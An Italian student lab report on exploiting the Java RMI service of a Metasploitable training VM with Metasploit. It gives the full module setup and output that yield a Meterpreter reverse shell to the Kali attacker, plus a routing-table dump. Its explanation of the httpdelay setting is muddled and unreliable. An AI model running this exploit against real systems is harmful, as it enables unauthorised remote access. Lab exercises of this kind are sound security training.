Metasploitable

Traccia:

Esercizio Traccia e requisiti La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111

- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete.

2) informazioni sulla tabella di routing della macchina vittima.




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)               .                .          .      .
   3    \_ target: Windows x86 (Native Payload)         .                .          .      .
   4    \_ target: Linux x86 (Native Payload)           .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/gTbksEl
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:56777) at 2024-11-15 03:57:20 -0500

meterpreter >
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:feda:31ed  ::       ::
meterpreter >
```

Relazione sulla vulnerabilità Java RMI e l'attacco tramite Metasploit

Java RMI:

La vulnerabilità Java RMI (Remote Method Invocation) è una falla di sicurezza che riguarda le applicazioni Java che espongono i loro metodi tramite la tecnologia RMI. Java RMI consente a un'applicazione Java di invocare metodi su oggetti che si trovano su macchine remote, facilitando la comunicazione tra applicazioni distribuite. Tuttavia, se l'applicazione non implementa correttamente le misure di sicurezza necessarie, un eventuale attaccante può sfruttare questa vulnerabilità per eseguire un codice arbitrario su una macchina remota. Le cause principali di questa vulnerabilità includono una configurazione errata o l'assenza di protezioni, come la convalida dei parametri e l'uso di connessioni sicure.

Il contesto dell'esercizio:

La porta 1099 è quella predefinita per le connessioni RMI in Java. L'obiettivo nostro è sfruttare la protezione RMI di questa macchina per ottenere l'accesso remoto, con uno attacco di esecuzione di codice remoto (RCE) , in cui noi inviamo un payload che permette l'esecuzione di comandi arbitrari sul bersaglio.
Per compiere questo attacco, utilizziamo Metasploit , un framework di penetration testing che fornisce exploit preconfigurati per attaccare diversi attacchi.

Meterpreter e raccolta delle informazioni:

Una volta sfruttata con successo la vulnerabilità RMI e ottenuta una sessione Meterpreter, abbiamo la possibilità di eseguire comandi remoti sulla macchina. L'operazione di raccolta informazioni che abbiamo eseguito riguarda la configurazione di rete e la tabella di routing. Queste informazioni consentono di analizzare la struttura della rete interna della macchina, identificando ad esempio gli indirizzi IP, la sottorete e le rotte di comunicazione. Un attaccante può utilizzare queste informazioni per continuare l'escalation dei privilegi o per spostarsi lateralmente all'interno della rete.

Errore httpdelay:

Durante l'esercizio, poteva verificarsi un errore chiamato "httpdelay", che si manifesta quando il ritardo della risposta HTTP tra il client (Metasploit) e il server (la macchina vulnerabile) è troppo lungo. Questo errore impedisce a Metasploit di ricevere una risposta tempestiva dal target, causando il fallimento dell'attacco. Il problema potrebbe essere legato a una connessione lenta o a un ritardo nella comunicazione tra le due macchine.
Per risolvere questo problema, è possibile regolare il parametro httpdelay in Metasploit. L'impostazione di httpdelay su 20 ms riduce il ritardo, migliorando la velocità di risposta e aumentando la probabilità di successo dell'attacco. Questo valore è scelto per trovare un compromesso tra la rapidità dell'interazione e la stabilità della connessione, in modo da evitare che i pacchetti arrivino persi o che il payload non venga consegnato correttamente a causa di timeout.

Conclusioni

L'esercizio descritto dimostra come una vulnerabilità Java RMI possa essere sfruttata per ottenere l'accesso remoto a una macchina vulnerabile. La gestione dei ritardi nelle risposte HTTP, tramite la configurazione del parametro httpdelay, è fondamentale per ottimizzare l'attacco, riducendo i tempi di attesa e aumentando l'affidabilità della connessione. Una volta acquisita la sessione Meterpreter, abbiamo a disposizione una vasta gamma di comandi per raccogliere informazioni sulla macchina compromessa, come ad esempio sysinfo, ipconfig, e ps, e utilizzarle per proseguire con ulteriori azioni malevoli.

Daniel_Gabriel_Costeanu